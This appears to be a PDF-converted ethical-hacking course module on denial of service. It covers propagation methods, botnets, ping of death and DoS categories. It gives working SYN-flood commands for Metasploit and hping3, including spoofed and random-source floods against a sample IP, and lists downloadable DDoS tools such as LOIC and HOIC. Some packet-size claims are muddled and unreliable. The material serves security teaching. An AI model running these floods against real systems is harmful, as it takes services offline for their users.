


# Denial of Service (DoS) Module 10

 by Durgesh Thakare

# Denial of Service (DoS)

A Denial of Service (DoS) is an attack that disrupts the normal function of a service, preventing other users from accessing it. Common targets include websites, networks, machines, or specific programs.



Suggested Video: [https://www.youtube.com/watch?v=xdd505iOmDg&ab\\_channel=Cloudflare](https://www.youtube.com/watch?v=xdd505iOmDg&ab_channel=Cloudflare)

# Propagation of Malicious Codes

There are three most commonly used malicious code propagation methods.

Central Source Propagation(Publicity)

Back-Chaining Propagation(Publicity)

Autonomous Propagation

## Propagation of Malicious Codes

1. Central Source Propagation Requires a central source with the attack toolkit. Exploits a vulnerable machine, opening a connection for file transfer. File transfer mechanisms: HTTP, FTP, RPC.
2. Back-Chaining Propagation Attack toolkit on the attacker's machine. Copies toolkit to the exploited system, which searches for other vulnerable systems.
3. Autonomous Propagation Exploits and sends malicious code to a vulnerable system. No central source or toolkit on the attacker's system is required.

# SYN Flooding Attack using Metasploit

```
nmap -p 21 192.168.31.113
```

```
msfconsole
```

```
use auxiliary/dos/tcp/synflood
```

```
show options
```

```
set RHOST <victim ip address>
```

```
set RPORT 21
```

```
set SHOST <spoofable ip address>
```

```
set TIMEOUT 30000
```


```
exploit
```

## SYN Flooding Attack using Hping3

```
hping3 <victim ip address> --flood
```

# Distributed Denial of Service (DDoS)

A DDoS attack disrupts normal traffic by overwhelming the target with a flood of internet traffic. It leverages multiple compromised computers as sources of attack traffic.



Suggested Video: <https://www.youtube.com/watch?v=OhA9PAfkJ10>

Suggested Video: <https://www.youtube.com/watch?v=yLbC7G71IyE>

# Ping of Death

A Ping of Death is a DoS attack where the attacker sends a packet larger than the maximum allowable size, causing the target machine to freeze or crash.

## How it Works

- ICMP echo-reply message or "ping" is used to test network connection.
- Maliciously large packets cause buffer overflow, leading to system freeze, crash, or reboot.

An Internet Control Message Protocol (ICMP) echo-reply message or “ping”, is a network utility used to test a network connection, and it works much like sonar – a “pulse” is sent out and the “echo” from that pulse tells the operator information about the environment. If the connection is working, the source machine receives a reply from the targeted machine.

While some ping packets are very small, IP4 ping packets are much larger, and can be as large as the maximum allowable packet size of 65,535 bytes. Some TCP/IP systems were never designed to handle packets larger than the maximum, making them vulnerable to packets above that size.

When a maliciously large packet is transmitted from the attacker to the target, the packet becomes fragmented into segments, each of which is below the maximum size limit. When the target machine attempts to put the pieces back together, the total exceeds the size limit and a buffer overflow can occur, causing the target machine to freeze, crash or reboot.

## DDOS Ping of Death Attack using Hping3

```
hping3 192.168.195.183 -c 10000000000 -d 999999999 --rand-source --flood -p 3306
```

**Check the site status after DDOS**

<https://isitdown.us/>

<https://www.isitdownrightnow.com/>

# Botnets

Bots are software applications that run automated tasks over the Internet and perform simple, repetitive tasks, such as web spidering and search engine indexing

A botnet is a huge network of compromised systems and can be used by an attacker to launch denial-of-service attacks

## Uses of Botnet

1. **DDoS Attacks Description:** Botnets can generate Distributed Denial of Service (DDoS) attacks, consuming the bandwidth of victim computers.

Impact:

Overloads systems, wasting valuable host resources. Destroys network connectivity.

2. **Spamming Description:** Attackers use SOCKS proxies within botnets for spamming activities.

Method:

Harvest email addresses from web pages or other sources.

3. **Traffic Sniffing Description:** Packet sniffers in botnets observe data traffic entering compromised machines.

Purpose:

Collect sensitive information like credit card numbers and passwords.

4. **Keylogging Description:** Keylogging is employed to record keys typed on a keyboard, capturing sensitive information, especially system passwords.

Purpose:

Harvest account login information for services like PayPal.

5. **Spreading New Malware Description:** Botnets are used to spread and distribute new types of malware.

6. **Installing Advertisement Add-ons Description:** Botnets perpetrate "click fraud" by automating clicks on advertisements.

Example:

Google AdSense abuse for economic benefits.

7. **Attacks on IRC Chat Networks Description:** Clone attacks similar to DDoS, where bots flood IRC networks.

Execution:

A master agent instructs each bot to link to thousands of clones, overwhelming the network.

8. **Manipulating Online Polls and Games Description:** Botnets, with unique addresses for each bot, manipulate online polls and games.


9. **Mass Identity Theft Description:** Botnets can send a large number of emails while impersonating reputable organizations (e.g., eBay), facilitating identity theft.




# Dos/DDos Attack Categories

## Volumetric Attacks:

- **Description:** Volumetric attacks focus on overwhelming the target with a high volume of traffic, causing congestion and consuming available bandwidth.
- **Characteristics:**
  - **High Volume:** Floods the target network or service with a massive amount of traffic.
  - **Bandwidth Consumption:** Aims to saturate the network's bandwidth, making it difficult for legitimate users to access the service.
- **Examples:**
  - **UDP Flood:** Sends a large number of UDP (User Datagram Protocol) packets to the target.




- **ICMP Flood:** Overloads the target with ICMP (Internet Control Message Protocol) packets.




## Protocol Attacks:

- **Description:** Protocol attacks exploit vulnerabilities in the network protocols, disrupting communication between devices or services.
- **Characteristics:**
  - **Protocol Exploitation:** Targets weaknesses in network protocols to disrupt communication.
  - **Connection Exhaustion:** Aims to exhaust the resources of the target by exploiting how protocols handle connections.
- **Examples:**
  - **SYN Flood:** Exploits the TCP handshake process, overwhelming the target with connection requests.
  - **Ping of Death:** Sends oversized or malformed ICMP packets, causing system crashes.




## Application Layer Attacks:

- **Description:** Application layer attacks target the application and service layers of the OSI model, exploiting vulnerabilities in specific applications or services.
- **Characteristics:**
  - **Focused on Applications:** Targets weaknesses in specific applications or services rather than the entire network.
  - **Subtle and Hard to Detect:** Often harder to detect than volumetric attacks.
- **Examples:**
  - **HTTP Flood:** Overwhelms a web server with a high volume of HTTP requests.
  - **Slowloris:** Exploits the way web servers manage connections to keep them open for an extended period.




# Ddos Tools

 SourceForge

[↗](#)

## LOIC


Download LOIC for free. A network stress testing application. Low Orbit Ion Cannon. The project only keeps and maintains (bug fixing) the code written by the original author - Praetox, but is not associated or related to it.

 SourceForge

[↗](#)

## High Orbit Ion Cannon


Download High Orbit Ion Cannon for free. None

 SourceForge

[↗](#)

## UltraDDOS-v2


Download UltraDDOS-v2 for free. DDOS tool. One of the most overpowered DDOS weapon on the internet. This software is mainly for pen testing websites or servers.

 packetstormsecurity.com

[↗](#)

## HULK - Http Unbearable Load King ≈ Packet Storm


Information Security Services, News, Files, Tools, Exploits, Advisories and Whitepapers

 SourceForge

[↗](#)

## DDOSER


Download DDOSER for free. Machine that can DDOS servers . This machine can DDOS any IP. Takes from 2 - 5 Hours to working properly.

 SourceForge

[↗](#)


## DDOSIM - Layer 7 DDoS Simulator

Download DDOSIM - Layer 7 DDoS Simulator for free. DDOSIM simulates several zombie hosts (having random IP addresses) which create full TCP connections to the target server. After completing the connection, DDOSIM start...

 code.google.com

[↗](#)


## Google Code Archive - Long-term storage for Google Code Project Hosting.

 SourceForge

[↗](#)

## PyLoris

Download PyLoris for free. A protocol agnostic application layer denial of service attack. PyLoris is a scriptable tool for testing a server's vulnerability to connection exhaustion denial of service (DoS) attacks. PyLoris can utilize...

 code.google.com

[↗](#)

## Google Code Archive - Long-term storage for Google Code Project Hosting.